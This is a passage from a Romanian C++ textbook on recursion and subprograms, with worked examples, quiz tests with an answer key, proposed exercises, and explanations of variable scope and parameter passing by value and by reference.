{if (n>0)                        //conditia de oprire
   {
    a[k]=n % b;                  //se retine restul impartirii lui n baza b
    k++;                         //se modifica indicele de tanlou
    conv(n/b,b,k);
   }
```

9. Se citesc două şiruri de caractere x şi y. Să se afişeze dacă şirul x este anagrama şirului y.

Pentru a verifica dacă cele două şiruri sunt anagrame vom proceda asfel:

Comment [j12]: ce inserează

a.) Dacă cele două şiruri au lungimi diferite, nu pot fi anagrame.
b.) Dacă au aceeaşi lungime, vom căuta primul caracter din şirul x în al şirul y. Dacă îl găsim vom şterge acest caracter atât din şirul x cât şi din şirul y. Reluăm procedeul până când cele două şiruri devin vide.
c.) În cazul în care caracterul din x nu se găseşte în y, înseamnă că şirurile nu sunt anagrame.

```
#include<iostream.h>              //ANAGRAME
#include<conio.h>
#include<string.h>
int anagrama(char x[50],char y[50]);
void sterg(char x[50],int poz,int nr);

void main()
{char x[50],y[50];
cout<<"dati cele 2 siruri:";
cin>>x;
cin>>y;
if (strlen(x)!=strlen(y))
  cout<<"sirurile nu au ac lungime";
else
  if (anagrama(x,y))                          //apelul funcţiei
    cout<<"sirurile sunt anagrame";
  else
    cout<<"sirurile nu sunt anagrame";
}

int anagrama(char x[50],char y[50])
{
char *p;
  if ((strcmp(x,"")==0)&&(strcmp(y,"")==0))
    return 1;
  p=strchr(y,x[0]);                           //se cauta prima litera din x in y
  if (p==0)
    return 0;
  strcpy(x,x+1);                              //daca se gaseste, se stege din x si din y
  strcpy(p,p+1);
  return anagrama(x,y);                       //autoapelarea funcţiei
}
```

10. Fie n un numar natural. Să se genereze toate succesiunile de n (n<20) caractere '.' si '_'.

Vom genera într-un vector **a**, succesiunea de caractere conform cu cerinţele problemei.

De exemplu pentru n=3 vom genera succesiunile de “.” şi “_” în orinea de mai jos.

. . .
. . _
. _ .
. _ _
_ . .
_ . _
_ _ .
_ _ _

Pentru a obţine această succesiune va trebui să reapemăm funcţia de două ori, o dată penru a completa “.” a doua oară pentru a completa “_”.
Reapelurile se termină după ce am completat toate cele n caractere.
Urmăriţi programul de mai jos şi comentariile lui pentru a înţelege acest mecanism.

```
#include<iostream.h>    //GENERARE “.” ŞI “_”
char a[20];             // în vectorul a vom afişa succesiunea de puncte şi liniuţe “.” şi “_”
int n;

void afisare();
void generare(int i);
void main()
{cout<<"n=";cin>>n;    //n-lungimea şirului de generat
  generare(1);
}

void afisare()          //afişează conţinutul vectorului a
{for(int i=1;i<=n;i++)
    cout<<a[i]<<" ";
 cout<<endl;
}

void generare(int i)    //i-indică poziţia pe care o vom cpmpleta cu un “.” sau o “_”
{if(i>n)                //dacă i a ajuns la n, înseamnă ca am completat tote cele n semne
   afisare();
else
  {
   a[i]='.';            //punem un “.” pe poziţia i a vectorului
   generare(i+1);       //prin apeluri recursive, funcţia va completa toate cele n elemente cu “.”
   a[i]='_';            //pe măsură ce se coboară în stivă se înlocuieşte câte un “.” cu “_”
   generare(i+1);       //ATENŢIE! după ce se înlocuieşte un caracter, funţia se va reapela din
  }                     //nou tot pentru a completa “.” , apoi iarăşi pentru “_”.
}
```

11. Se citeşte un vector cu n numere întregi. Să se ordoneze crescător folosind tehnica recursivă.

Comment [j13]: se inserează

Vom utiliza metoda interschimbării. Astfel vom compara fiecare element v[i] al vectorului cu i=n-1,1, cu toate elementele j, cu j=i-1 la 0. Dacă v[i]<v[j], le interschimbăm.

Vom folosi o funcţie, să o numim *ord,* care se va autoapela pentru fiecare element v[i] al vectorului cu i=n-1,1.

În cadrul acestei funcţii vom apela o altă funcţie, să o numim *ordonare*. Aceasta va interschimba elementele care sunt mai mari decăt v[i] din şirul cuprins între i-1 şi 0, cu elementul v[i].

```
#include <iostream.h>  //ORDONARE VECTOR
#define MAX 20
int v[MAX],n;
void citire();
void afisare();
void ordonare(int j,int i);
void ord(int i);

void main()
{ citire();
  afisare();
  ord(n-1);
  afisare();
}

void citire()                 //citeşte n-nr. de elemente şi elementele vectorului
{int i;
  cout<<"n=";cin>>n;
  for(i=0;i<n;i++){
    cout<<"v["<<i<<"]:";
    cin>>v[i];
  }
}
void afisare()                //afişează elementele vectorului
{int i;
  cout<<endl;
  for(i=0;i<n;i++)
  { cout<<v[i]<<" ";
  }
}
void ordonare(int j,int i)          //compară un element v[i] cu toate de după el
{ int aux;
  if(j>=0)
  {if(v[i]<v[j])                    //inteschimbă v[i] cu elementele mai mari decât el
    { aux=v[i];
      v[i]=v[j];
      v[j]=aux;
    }
    ordonare(j-1,i);
  }
}
void ord(int i)
{  int b;
  if(i>0)
  { ordonare(i-1,i);
    ord(i-1);
  }
}
```

6.3. Evaluare

TESTUL 1

1. Ce înelegeţi prin recursivitate directă?
2. Găsiţi greşala în funcţia de mai jos.

```
int suma(int i)
{if (i==0)
   return 0;
 else
   if (a[i]%2==0)
     return suma(i+1)+a[i];
  else return suma(i-1);
}
```

3. Se consideră funcţia f definită recursiv. Ce va returna f(5)?

```
int f(int i)
{if (i==0) return 0;
 if(i%2==0 return f(i-1)+i;
 else return f(i-1)-i;
}
```

a.) –4
b.) –3
c.) 0
d.) 3

4. Scrieţi o funcţie recursivă, care calculează suma elementelor pozitive dintr-un vector şi produsul elementelor negative.

TESTUL 2

1.) Ce trebuie în mod obligatoriu să conţină o funcţie recursivă pentru a nu se reapela la nesfârşit.
2.) Ce înelegeţi prin recursivitate indirectă?
3.) Ce valori vor conţine variabilele x şi y pentru valorile iniţiale a=75, b=12,x=0,y=0, în urma executării funcţiei f?

```
void f(longa,long b,long &x,long &y)
{ if (y>=b)
    {y=a-b;
     x++;
    f((a-b,b,x,y);
}
```

4.) Se consideră funcţia f definită recursiv. Ce va returna f(6)?

```
int f(int x)
{if(x<=1) return x;
 else return f(x-2)+x;
}
```

a.) 6
b.) 12
c.) 8
d.) 15

5.) Scrieţi o funcţie recursivă care care determină maximul elementelor unui şir de numere întregi.

TESTUL 3

1. Care sunt avantajele tehnicii recursive în comparaţie cu cea iterativă?
2. Ce calculează funcţia de mai jos?

```
int f(int i)
{if (i==0)
   return 0;
 else
   if (a[i]%2!=0)
     return f(i-1)+a[i];
  else return f(i-1);
}
```

3. Se consideră funcţia f definită recursiv. Ce va returna f(3)?

```
float f(int i)
{if (i==0) return 0;
  return f(i-1)+i*(i+1);
}
```

a.) 15
b.) 10
c.) 20
d.) 5

4. Se citeşte un şir de cuvinte până la citirea caracterului “*”. Să se afişeze cuvintele în ordinea inversă citirii lor.

TESTUL 4

1. Care sunt dezavantajele tehnicii recursive în comparaţie cu cea iterativă?
2. Scrieţi o funcţie recursivă care determină câtul şi restul împârţirii a două numere întregi.
3. Se consideră funcţia f definită recursiv. Ce va returna f(10)?

```
int f(int x)
{if(x<1) return 0;
 else return f(x-3)+x;
}
```

a.) 12
b.) 14
c.) 22
d.) 15

4. Scrieţi o funcţie recursivă care care determină maximul elementelor negative ale unui şir de numere întregi.

6.4. Probleme propuse

1. Scrieţi o funcţie recursivă care are ca parametru un număr întreg n<30000 şi returnează 1 dacă n este număr prim şi 0 dacă n nu este prim.

2. Se citesc de la tastatură două numere naturale a şi b. Să se scrie o funcţie recursivă care calculează câtul şi restul împărţirii întregi a lui a la b, prin scăderi repetate.

3. Scrieţi o funcţie recursivă care primeşte ca parametru un număr întreg n şi afişează toţi divizorii proprii ai numărului.

4. Scrieţi o funcţie recursivă, care să calculeze suma S, pentru n număr natural, citit de la tastatură.
   S=1+1/2+1/3+...+1/n;

5. Scrieţi o funcţie recursivă pentru calculul produsului elementelor unui tablou unidimensional cu elemente reale.

6. Să se numere de câte ori apare un număr întreg x într-un şir de n numere întregi.

7. Să se calculeze combinări de n elemente luate câte k unde n şi k sunt două numere întregi citite de la tastatură.

8. Să se calculeze cmmdc(a,b) prin scăderi repetate.

$$cmmdc(a,b)=\begin{cases} a \text{ dacă } a=b \\ cmmdc(a-b,b) \text{ dacă } a>b \\ cmmdca(a,b-a) \text{ dacă } b>a \end{cases}$$

9. Să se citească de la tastatură numere întregi până la întâlnirea lui 0. Să se scrie o funcţiere recursivă care să primească un parametru şi să returneze numărul de numere negative citite. Numerele negative se vor trece într-un tablou declarat global.

10. Scrieţi o funcţie recursivă care determină elementul minim dintr-un vector cu n numere reale citite de la tastatură.

11. Fiind dat un polinom de grad n, cu o singură nedeterminată, dat prin coeficienţii săi, reţinuţi într-un vector. Să se calculeze valoarea polinomului într-un punct x_0 dat, folosind o funcţie recursivă.

12. Se citeşte de la tastatură un cuvânt şi o literă. Scrieţi o funcţie recursivă care numără de câte ori apare litera respectivă în cuvântul citit.

13. Se citeşte de la tastatură un cuvânt şi o literă. Să se elimine toate apariţiile literei respective în cuvântul dat.

14. Se citeşte de la tastatură un şir de cuvinte, apoi se citeşte un cuvânt. Să se numere de câte ori apare cuvântul respectiv în şirul dat.

Comment [j14]: am facut mai multe modificări la Probleme propuse

15. Se citeşte de la tastatură un şir de cuvinte, apoi se citeşte un cuvânt. Să se elimine din propoziţie toate apariţiile cuvântului dat.

16. Scrieţi un program care citeşte un numar natural n (1<n<16) şi scrie pe prima linie a fişierului SIR.OUT un şir ce conţine numerele între 1 si 2 la puterea n, şir creat astfel:
    - se porneşte cu şirul iniţial format din 1 şi 2;
    - exact la mijlocul acestuia se inserează secvanţa formată din 3 şi 4;
    - exact la mijlocul şirului astfel format se inserează secvenţa formată din numerele 5,6,7 şi 8, obţinând astfel şirul 1 3 5 6 7 8 4 2 etc.

    Exemplu : Pentru n=4 se obtine: 1 3 5 6 9 10 11 12 13 14 15 16 7 8 4 2

Răspunsuri teste grilă:
Testul 1 3. b
Testul 2 4. b
Testul 3 3. c
Testul 4 3. c

CAPITOLUL I

1. SUBPROGRAME

1.1. Prezentare generală

Să ne imaginăm că dorim să scriem un program în care să citim o mulţime de numere întregi ale căror proprietăţi dorim sa le studiem şi eventual să efectuăm în funcţie de proprietăţile lor diferite operaţii cu numerele citite.

De exemplu presupunem că dorim să ştim dacă numerele citite sunt prime sau nu, dacă nu sunt prime dorim să le descompunem în factori primi, vrem să verificăm dacă au proprietea de palindrom sau să le convertim în alte baze şi altele.

Operaţiile pe care le-am înşirat mai sus sunt suficiente să ne dăm seama că programul pe care urmează să-l scriem este lung, greu de scris de urmărit şi de corectat în situaţia în care mai facem şi greşeli pe parcursul scrierii lui.

Ce este de făcut pentru a nu abandona înainte de a începe rezolvarea unei probleme complexe?

Limbajul C++ ne pune la dispoziţie instrumentele necesare pentru a ne uşura munca, pentru a nu fi nevoiţi să repetăm de multe ori aceleaşi secvenţe de program, pentru a fi uşor de gândit, de realizat, de corectat şi de înţeles şi de către o altă persoană decât cea care l-a scris.

Ne rămâne doar să mai învăţăm câte ceva despre subprograme.

Utilizarea subprogramelor ne permite accesul la ceea ce poate oferi programarea structurată în C++.

Beneficiem astfel de următoarele avantaje:

- Putem **reutiliza cu uşurinţă codul scris**.
- **Elaborarea algoritmilor devine mult mai uşoară** datorită descompunerii problemei în probleme mai simple, mai uşor de rezolvat.
- **Corectarea erorilor** se realizează **cu mai mare uşurinţă**.
- Descompunând problema şi rezolvând la un moment dat probleme mai simple, **reducem numărul erorilor** la elaborarea algoritmilor.

În C++ subprogramele sunt de tip funcţie.

Exemplu:
Se citesc două numere întregi. Să se calculeze suma lor.

```
#include <iostream.h>          //SUMA
#include <conio.h>
int suma(int a, int b);        //antetul funcţiei
void main()
{int x,y,z;
 cout<<"x="; cin>>x;
 cout<<"y="; cin>>y;
 z=suma(x,y);                  //apelul funcţiei suma
 cout<<"suma="<<z;
 getch();
}
int suma(int a, int b)         //funcţia suma de tip int, cu parametrii a şi b de tip int
{int c;
 c=a+b;
 return c;
}
```

În exemplul de mai sus am definit funcţia ***suma***, de tip întreg, cu parametrii **a** şi **b** de tip întreg. După cum se poate observa funcţia returnează o valoare întreagă, adică de acelaşi tip cu tipul funcţiei.

return c;

Funcţia se apelează prin numele ei, are două argumente, **x** şi **y** de acelaşi tip cu parametrii funcţiei.

La apelul funcţiei valoarea returnată de funcţie se depune în variabila **z**.

Este necesar să facem câteva precizări legate de variabile, înainte de a studia mai amănunţit funcţiile.

1.2. Variabile globale şi variabile locale
Domeniul de vizibilitate, durata de viaţă şi zona de memorie alocată

Variabilele pot fi definite în orice poziţie într-un program, astfel putem defini variabile înafara funcţiilor (chiar înafara funcţiei principale main), în acest caz poartă numele de ***variabile globale***, în interiorul unei funcţii caz în care le vom numi ***variabile locale***.

În realitate în C++ variabilele pot fi definite în orice punct al programului. Sigur nu este indiferentă poziţia în care se defineşte o variabilă, de aceasta depinde domeniul de vizibilitate al variabilei respective, adică zona de program din care poate fi accesată variabila.

Domeniul de vizibilitate al unei variabile începe în momentul declarării ei şi sfârseşte în moentul în care se încheie structura în interiorul căreia a fost definită.

1. **Variabilele globale**, declarate la început de program (înaintea oricarei funcţii) sunt accesibile din orice punct al programului.

Dăcă există funcţii definite înaintea acestor variabile, pentru acele funcţii variabilele nu sunt vizibile (nu pot fi accesate din interiorul acestor funcţii).

Durata de viaţă a unei variabile globale, este atâta timp cât programul se execută.

Are alocat spaţiu de memorie pe tot parcursul execuţiei programului.

La declarare, variabilele globale se iniţializează în mod automat cu 0.

2. **Variabilele locale** definite în interiorul unei funcţii, sunt accesibile doar funcţiei, nu pot fi utilizate înafara ei.

Durata de viaţă a unei variabile locale este pe tot parcursul execuţiei funcţiei dacă a fost definită la începutul blocului de instrucţiuni.

Are alocată zonă de memorie numai pe parcursul execuţiei funcţiei respective.

Dacă o variabilă este definită în interiorul unui bloc de instrucţiuni, poate fi accesată doar în interiorul acelui bloc, nu poate fi utilizată înafara lui.

Durata de viaţă a acestei variabile este până la terminrea execuţiei blocului în care a fost definită.

Are alocată zonă de memorie numai pe parcursul executiei blocului respectiv.

Variabilele locale nu se iniţializează în mod automat. Dacă nu le iniţializează programatorul, ele reţin o aşa numită *valoare reziduală*, adică ceea ce se gaseste în memorie în acel moment.

```
#include <iostream.h>
  float a;
void main()
{
  char b;
    {
      int c=5;
      cout<<a<<b<<c;
    }
}
```

-variabilă globală accesibilă pe tot parcursul programului

- **variabilă locală** accesibilă doar în interiorul funcţiei main

-variabilă locală accesibilă doar în interiorul blocului în care a fost definită

Observaţie:

În cazul în care într-un bloc sau într-o funcţie sunt vizibile mai multe variabile cu acelaşi nume, dar cu domenii de vizibilitate diferite, se accesează variabila cu domeniul cel mai mic de vizibilitate.

Exemplu:

În programul de mai jos sunt definite două variabile cu numele **a**. O variabilă globală şi o variabila locală definită în cadrul funcţiei **f**.

În timpul execuţiei, functia **f accesează variabila locală**.

```
#include <iostream.h>
#include <conio.h>
int a;   //a  este variabilă globală

int f()            //funcţia suma de tip int, cu parametrii a şi b de tip int
{int a=5;     //funcţia foloseste variabila locala a(definita in funcţie), nu pe cea globală
 a++;
 return a;
}

void main()
{
 a=f();                    //apelul funcţiei suma
 cout<<"a="<<a;
 getch();
}
```

Rezultatul rularii programului:

a=6

În ceea ce priveşte **zona de memorare a variabilelor**, putem spune că şi din acest punct de vedere sunt diferenţe între variabilele globale şi cele locale.

Sistemul de operare alocă fiecărui program trei zone distincte de memorie internă, pentru memorarea variabilelor programului.

Există şi posibilitatea ca o variabilă să fie memorată într-un registru al microprocesorului. Timpul de acces la variabilele memorate în regiştrii este foarte mic şi astfel poate fi îmbunatăţit timpul de execuţie al programului.

Zonele de memorie internă alocte:

Segmentul de date	-Variabile globale
Segmentul de stiva	-Variabile locale
Heap	-Date alocate dinamic

1. **Variabilele globale** se memorează în cadrul **segmentului de date**.
2. **Variabilele locale** se memorează pe **segmentul de stivă** pus la dispoziţia funcţiei în interiorul careia sunt definite.
3. Datele alocate dinamic nu constitue obiectul acestui manual.

1.3. Structura funcţiilor şi apelul lor

O funcţie se compune din **antet** şi **corpul funcţiei**.

- **Antetul** unei funcţii cuprinde tipul de dată returnat de funcţie, numele funcţiei şi lista parametrilor.
- **Corpul funcţiei** este format din una sau mai multe instrucţiuni cuprinse între acolade.

1.3.1. Formatul unei funcţii:

tip nume(parametru1, parametru2, …) { instrucţiuni }

- **tip** – reprezintă un tip de dată şi desemnează tipul datei returnate de funcţie (nu este obligatoriu).
- **nume** – este un identificator prin intermediul căruia se apelează funcţia.
- **parametrii** – permit transmiterea argumentelor către funcţie atunci când este apelată. Fiecare parametru constă dintr-un tip de dată urmat de un identificator, ca orice variabilă şi acţionează ca o variabilă locală.
- **Instrucţiuni** – reprezintă corpul funcţiei şi trebuie să fie cuprins între acolade {…} .

1.3.2. Declararea şi definirea unei funcţii

A declara o funcţie înseamnă a o "anunţa", adică a face cunoscut programului că această funcţie există şi caracteristicile ei, adică tipul, numele şi lista eventualilor parametrii. Declararea unei funcţii se face cu ajutorul antetului funcţiei.

tip nume(parametru1, parametru2, …);

A defini o funcţie înseamnă a o descrie înpreună cu corpul funcţiei.

tip nume(parametru1, parametru2, …) { instrucţiuni }

definiţia unei funcţii ţine loc si de declaraţie în cazul în care funcţia este plasată înaintea funcţiei principale *main().*

1.3.3. Structura unui program care conţine subprograme

Un program poate să conţină oricâte funcţii.

Aşa cum o variabilă nu poate fi accesată în limbajul de programare C înainte de a fi definită, nici o funcţie nu poate fi apelată fără ca programul să ştie caracteristicile acelei functii. Pentru a putea fi apeltă funcţia trebuie să fie cel putin declarată.

Există două modalităţi de a plasa funcţiile într-un program:

a. **Înaintea funcţiei principale main()**, ca în exemplul de mai jos:

```
#include <iostream.h>
int f()
{int a=3;
 return a;
}
void main()
{cout<<f;
}
```

b. **După funcţia principală main()**, caz în care funcţia trebuie declarată înainte,

```
#include <iostream.h>
int f();                    //declararea funcţiei f

void main()
{cout<<f;
}
int f()                     //definirea funcţiei f
{int a=3;
 return a;
}
```

1.3.4. Apelul unei funcţii

O funcţie poate fi apelată din funcţia principală *main*, dintr-o altă funţie sau chiar din funcţia însăşi. Acest din urmă caz îl vom trata într-un capitol separat.

După cum am spus în paragraful 1.3.1, antetul unei funcţii poate conţine tipul datei returnate de funcţie sau nu. Aceasta datorită faptului că o funcţie poate să returneze o valoare sau nu.

Din acest punct de vedere putem împarţi funcţiile în două categorii:

1. **Funcţii care returnează o valoare**, definite astfel:

   tip nume(parametru1, parametru2, …) { instrucţiuni }

O funcţie care returnează o valoare trebuie să conţină linia de cod:

return expresie;

Rezultatul returnat de funcţie poate fi utilizat într-o expresie sau poate fi afişat.

Prin urmare apelul unei funcţii care returnează o valoare poate fi de forma:

variabila=nume(parametrul1,parametrul2,…);

sau

cout<<nume(listă parametrii);

Exemplu:

Să se însumeze primele n numere naturale.

```
#include <iostream.h>
#include <conio.h>
int n;                    //declararea variabilei globale
int suma();               //declararea functiei – funcţia nu are parametrii

void main()
{cout<<"n="; cin>>n;
 cout<<"suma primelor n numere naturale:"<<suma();      //apelul funcţiei
 getch();
}

int suma()                //definirea functiei
{int i,s=0;
 for(i=1;i<=n;i++)
    s+=i;
 return s;                //valoarea returnata de funcţie
}
```

2. **Funcţiile care nu returnează o valoare**, **în loc de *tip* vor conţine cuvântul *void***

void nume(parametru1, parametru2, …) { instrucţiuni }

Apelul unei astfel de funcţii:

nume(parametrul1,parametrul2,…);

```
#include <iostream.h>          //AFISARE
#include <conio.h>
int n;
int afisare();            //declararea functiei – funcţia nu are parametrii

void main()
{cout<<"n="; cin>>n;
 afisare();               //apelul funcţiei
 getch();
}

int afisare()             //definirea funcţiei
{int i,s=0;
 for(i=1;i<=n;i++)
    cout<<i<<" ";
}
```

Observaţie:

O funcţie poate să nu conţină parametrii.

În acest caz atât la declarare cât şi la definire şi apel numele funcţiei va fi urmat de paranteze rotunde, dar fără să conţină nici un parametru.


Parantezele sunt obligatorii pentru a informa compilatorul că este vorba despre o funcţie şi nu de o variabilă.

1.3.5. Modul de funcţionare al unui program care conţine una sau mai multe funcţii

În momentul în care se apelează o funcţie controlul programului se va da funcţiei respective pentru a fi executată.

În momentul apelării unei funcţii se întplă mai următoarele:

- **Se alocă spaţiu pe segmentul de stivă unde se memorează parametrii funcţiei** (acă funcţia are parametrii)**.**
- Se **salvează adresa instrucţiunii următoare apelului**, pentru ca la revenirea din funcţie programul să continue cu instrucţiunea următoare.
- Salt la prima instrucţiune a funcţiei
- **Se alocă spaţiu pe segmentul de stivă unde se memorează variabilele locale** (dacă au fost declarate variabile locale**).**
- Se **execută în segvenţă instrucţiunile funcţiei** apelate.
- Se **eliberează segmentul de stivă alocat funcţiei.**
- Se **revine în punctul în care s-a apelat funcţia** şi programul **continuă cu instrucţiunea următoare**



1.3.6. Transmiterea parametrilor

Parametrii unei funcţii au rolul de a transmite date funcţiei şi/sau de a transmite date din funcţie spre zona de program care a apelat funcţia. Parametrii se descriu prin tipul şi numele lor, în antetul funcţiei, despărţiţi între ei prin virgulă.

Parametrii care se află în antetul funcţiei se numesc **parametri formali** iar cei care se află în instrucţiunea de apel a funcţiei se numesc **parametri efectivi**.

Numele (identificatorii) parametrilor formali poate să fie diferit de numele parametrilor efectivi sau poate să coincidă.

Transmiterea parametrilor se face prin corespondenţă, din acest motiv între parametrii formali şi cei efectivi trebuie să existe o anumită concordanţă:

- **Numărul** parametrilor formali trebuie să coincidă cu numărul parametrilor reali. Există o singură excepţie şi anume parametrii cu valoare implicită, despre care vom vorbi mai târziu.
- **Ordinea** parametrilor formali trebuie să fie aceeaşi cu cea a parametrilor efectivi, deoarece după cum am spus transmiterea parametrilor se face prin corespondenţă.
- **Tipul** parametrilor efectivi trebuie să poată fi convertit implicit în tipul parametrilor formali sau să coincidă.

Exemplu:

```
int suma (int a, float b)
                 ↑    ↑
x=suma(      2,    3.14   );
```

- Parametrii se memorează pe segmentul de stivă pus la dispoziţia funcţiei în momentul apelării ei. Aceştia se memorează în ordinea în care au fost trecuţi în antetul funcţiei.
- Parametrii transmişi şi memoraţi pe segmentul de stivă sunt variabile locale, iar numele lor este cel din lista de parametrii formali.

Din punctul de vedere al modului de transmitere a parametrilor putem împărţi parametrii în două categorii: **parametrii transmişi prin valoare** şi **parametrii transmişi prin referinţă.**

1. **Parametrii transmişi prin valoare**

Parametrii transmişi prin valoare au rolul de a transmite date din zona de program în care s-a apelat funcţia înspre funcţie.

Funcţia va memora aceste date pe segmentul de stivă pus la dispoziţie. După terminarea execuţiei funcţiei, segmentul de stivă se eliberează şi astfel programul nu mai are acces la variabilele memorate pe stivă. Din acest motiv parametrii transmişi prin valoare nu pot transmite datele modificate în cadrul funcţiei înspre zona de program de unde a fost apelată funcţia.

Prin valoare se pot transmite: **variabile**, **expresii** şi chiar **funcţii**.

Exemplu:


```
#include <iostream.h>          //PARAMETRII TRANSMISI PRIN VALOARE
#include <conio.h>             //parametrii transmisi prin valoare
void f(int a,int b);

void main()
{ int x=2,y=3;
  f(x,y);                      //parametrii efectivi sunt variabile
  cout<<"x="<<x<<" y="<<y<<endl;          //la revenire x si y sunt nemodificati
  f(2*x,2*y);                  //parametrii efectivi sunt expresii
  cout<<"x="<<x<<" y="<<y;                //la revenire x si y sunt nemodificati
  getch();
}
void f(int a,int b)       //functia modifica valorile parametrilor, dar nu le transmite inafara
{a=a+2;
  b=a+3;
 cout<<"a="<<a<<" b="<<b<<endl;
}
```

```
Rezultatul rulării programului:
a=4 b=7
x=2 y=3
a=6 b=9
x=2 y=3
```

Observaţi că în urma apelării funcţiei **f()**, deşi în interiorul funcţiei variabilele **a** şi **b** şi-au modificat valorile, noile valori nu s-au transmis variabilelor **x** şi **y**, acestea rămân nemodificate.

Acest lucru se întâmplă datorită faptului că pe segmentul de stivă **s-a creat o copie** a variabilelor **x** şi **y** cu numele **a** şi **b**, iar funcţia operează asupra acestora.

La terminarea execuţiei funcţiei, se eliberează segmentul de stivă iar valorile variabilelor **a** şi **b** se pierd.



La declararea unei funcţii putem specifica o valoare implicită pentru unii parametrii.

În cazul în care nu există parametrii efectivi corespunzători, vor fi folosite de către funcţie valorile implicite.

În cazul în care se transmit parametrii efectivi, se vor folosii valorile acestora.

Priviţi exemplul de mai jos:

```
#include <iostream.h>
#include <conio.h>
void afisare(int a,int b=1,int c=2);  //b si c sunt parametrii cu valori implicite

void main()
{//am specificat valori pentru toti parametrii, functia le va utiliza pe cele specificate ca
//parametrii efectivi
  afisare(3,4,5);
//am specificat valori doar pentru a si b, pentru c se va folosi valoarea implicita
  afisare(5,6);
//am specificat valori doar pentru a , pentru b si c se vor folosi valoarile implicite
  afisare(7);
 getch();
}

void afisare(int a,int b,int c)          //nu se specifică de două ori valoarea implicită
{cout<<"a="<<a<<" b="<<b<<" c="<<c<<endl;
}
```

În exemplul de mai sus antetul funcţiei conţine doi parametri cu valori implicite b=1 şi c=2.

La apelul **afisare(3,4,5);** s-au transmis toţi cei 3 parametrii iar funcţia a folosit valorile transmise.

La apelul **afisare(5,6);** s-au transmis 2 parametrii iar funcţia a folosit valorile transmise pentru a şi b şi valoarea implicită pentru c.

La apelul **afisare(7);** s-a transmis doar valoarea parametrului a iar pentru b şi c s-au folosit valorile implicite.

2. Parametrii transmişi prin referinţă

De multe ori este necesar să modificăm în interiorul unei funcţii valorile unei variabile externe funcţiei. În acest scop se folosesc parametrii transmişi prin referinţă.


Prin urmare rolul parametrilor transmişi prin referinţă este ca la revenirea din funcţie, variabila transmisă, să reţină valoarea modificată în timpul execuţiei funcţieie.

Pentru ca un parametru să fie transmis prin referinţă **numele lui trebuie să fie precedat de caracterul ampersand &**, la declararea parametrilor, în antetul funcţiei.

Caracterul ampersand specifică faptul că parametrul este transmis prin referinţă şi nu prin valoare.

Exemplu:

int f(int &a, int &b);



f (x , y);

Atunci când o variabilă este transmisă prin referinţă, **nu** se face o copie a ei pe segmentul de stivă ci **se reţine pe segmentul de stivă adresa variabilei însăşi**. Cu alte cuvinte modificările se efectuează la adresa reţinută, prin urmare chiar asupra variabilei transmise.

O funcţie poate avea unul sau mai mulţi parametrii transmişi prin referinţă.

Parametrii efectivi corespunzători parametrilor transmişi prin referinţă trebuie să fie nume de variabile.

Să analizăm următorul exemplu:

